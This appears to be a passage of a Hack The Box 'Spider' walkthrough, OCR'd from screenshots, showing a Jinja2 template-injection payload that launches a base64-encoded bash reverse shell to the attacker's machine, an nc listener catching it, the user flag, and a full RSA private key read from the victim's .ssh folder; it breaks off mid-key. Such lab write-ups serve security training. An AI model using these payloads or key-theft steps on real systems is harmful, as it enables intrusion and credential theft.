
My dog ate my homework!

Submit

After hit and try i got the correct payload to get rev shell.
Link : Server Side Template Injection Payloads
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jinja2
payload=
{% with a = request["application"]["\x5f\x5fglobals\x5f\x5f"]["\x5f\x5fbuiltins\x5f\x5f"]["\x5f\x5fimport\x5f\x5f"]("os")["popen"]("echo -n YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNi85MDAxIDA+Jj
| base64 -d | bash")["read"]() %} a {% endwith %}



```
┌──(root💀kali)-[/Documents/htb/boxes/spider]
└─# echo "bash -i >& /dev/tcp/10.10.14.16/9001 0>&1" | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNi85MDAxIDA+JjEK
```



Submit a support ticket!


Welcome to the support portal!

Contact number or email:

```
{% with a = request["applicati
```


Message:

```
["\x5f\x5fimport\x5f\x5f"]
("os")["popen"]("echo -n
YmFzaCAtaSA+JiAvZGV2
L3RjcC8xMC4xMC4xNC4
xNi85MDAxIDA+JjEK |
base64 -d | bash")
["read"]() %} a {%
endwith %}
```




```
┌──(root💀kali)-[/Documents/htb/boxes/spider]
└─# nc -nlvp 9001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.243.
Ncat: Connection from 10.10.10.243:38850.
bash: cannot set terminal process group (1475): Inappropriate ioctl for device
bash: no job control in this shell
chiv@spider:/var/www/webapp$ id
id
uid=1000(chiv) gid=33(www-data) groups=33(www-data)
chiv@spider:/var/www/webapp$ 
```

we got the user flag




```
┌──(root💀kali)-[/Documents/htb/boxes/spider]
└─# nc -nlvp 9001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.243.
Ncat: Connection from 10.10.10.243:38850.
bash: cannot set terminal process group (1475): Inappropriate ioctl for device
bash: no job control in this shell
chiv@spider:/var/www/webapp$ id
id
uid=1000(chiv) gid=33(www-data) groups=33(www-data)
chiv@spider:/var/www/webapp$ cd /home/chiv
cd /home/chiv
chiv@spider:~$ ls
ls
user.txt
chiv@spider:~$ cat user.txt
cat user.txt
3e6c84e07a008629b2bb3fd516c751bd
```

And if we go inside /home/chiv/.ssh directory we got the id_rsa key.




```
chiv@spider:~$ cd .ssh
cd .ssh
chiv@spider:~/.ssh$ ls -al
ls -al
total 16
drwx------ 2 chiv chiv 4096 May  6 11:42 .
drwxr-xr-x 6 chiv chiv 4096 May 18 00:23 ..
-rw-r--r-- 1 chiv chiv  393 May  4 15:42 authorized_keys
-rw------- 1 chiv chiv 1679 Apr 24  2020 id_rsa
chiv@spider:~/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAmGvQ3kClVX7pOTDIdNTsQ5EzQl+ZLbpRwDgicM4RuWDvDqjV
gjWRBF5B75h/aXjIwUnMXA7XimrfoudDzjynegpGDZL2LHLsVnTkYwDq+o/MnkpS
U7tVc2i/LtGvrobrzNRFX8taAOQ561iH9xnR2pPGwHSF1/rHQqaikl9t85ESdrp9
MI+JsgXF4qwdo/zrgxGdcOa7zq6zlnwYlY2zPZZjHYxrrwbJiD7H2pQNiegBQgu7
BLRlsGclItrZB+p4w6pi0ak8NcoKVdeOLpQq0i58vXUCGqtp9iRA0UGv3xmHakM2
VTZrVb7Q0g5DGbEXcIW9oowFXD2ufo2WPXym0QIDAQABAoIBAH4cNqStOB6U8sKu
6ixAP3toF9FC56o+DoXL7DMJTQDkgubOKlmhmGrU0hk7Q7Awj2nddYh1f0C3THGs
hx2MccU32t5ASg5cx86AyLZhfAn0EIinVZaR2RG0CPrj40ezukWvG/c2eTFjo8hl
Z5m7czY2LqvtvRAGHfe3h6sz6fUrPAkwLTl6FCnXL1kCEUIpKaq5wKS1xDHma3Pc
XVQU8a7FwiqCiRRI+GqJMY0+uq8/iao20jF+aChGu2cAP78KAyQU4NIsKNnewIrq
54dWOw8lwOXp2ndmo3FdOfjm1SMNYtB5yvPR9enbu3wkX94fC/NS9OqLLMzZfYFy
f0EMoUECgYEAxuNi/9sNNJ6UaTlZTsn6Z8X/i4AKVFgUGw4sYzswWPC4oJTDDB62
nKr2o33or9dTVdWki1jI41hJCczx2gRqCGtu0yO3JaCNY5bCA338YymdVkphR9TL
j0UOJ1vHU06RFuD28orK+w0b+gVanQIiz/o57xZ1sVNaNOyJUlsenh8CgYEAxDCO
JjFKq+0+Byaimo8aGjFiPQFMT2fmOO1+/WokN+mmKLyVdh4W22rVV4v0hn937EPW
K1Oc0/hDtSSHSwI/PSN4C2DVyOahrDcPkArfOmBF1ozcR9OBAJME0rnWJm6uB7Lv
hm1Ll0gGJZ/oeBPIssqG1srvUNL/+sPfP3x8PQ8CgYEAqsuqwL2EYaOtH4+4OgkJ
mQRXp5yVQklBOtq5E55IrphKdNxLg6T8fR30IAKISDlJv3RwkZn1Kgcu8dOl/eu8
gu5/haIuLYnq4ZMdmZIfo6ihDPFjCSScirRqqzINwmS+BD+80hyOo3lmhRcD8cFb
0+62wbMv7s/9r2VRp//IE1ECgYAHf7efPBkXkzzgtxhWAgxEXgjcPhV1n4oMOP+2
nfz+ah7gxbyMxD+paV74NrBFB9BEpp8kDtEaxQ2Jefj15AMYyidHgA8L28zoMT6W
CeRYbd+dgMrWr/3pULVJfLLzyx05zBwdrkXKZYVeoMsY8+Ci/NzEjwMwuq/wHNaG
rbJt/wKBgQCTNzPkU50s1Ad0J3kmCtYo/iZN62poifJI5hpuWgLpWSEsD05L09yO
TTppoBhfUJqKnpa6eCPd+4iltr2JT4rwY4EKG0fjWWrMzWaK7GnW45WFtCBCJIf6
IleM+8qziZ8YcxqeKNdpcTZkl2VleDsZpkFGib0NhKaDN9ugOgpRXw==
-----END RSA PRIVATE KEY-----
```

Now let's change our shell to ssh shell .




```
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAmGvQ3kClVX7pOTDIdNTsQ5EzQl+ZLbpRwDgicM4RuWDvDqjV
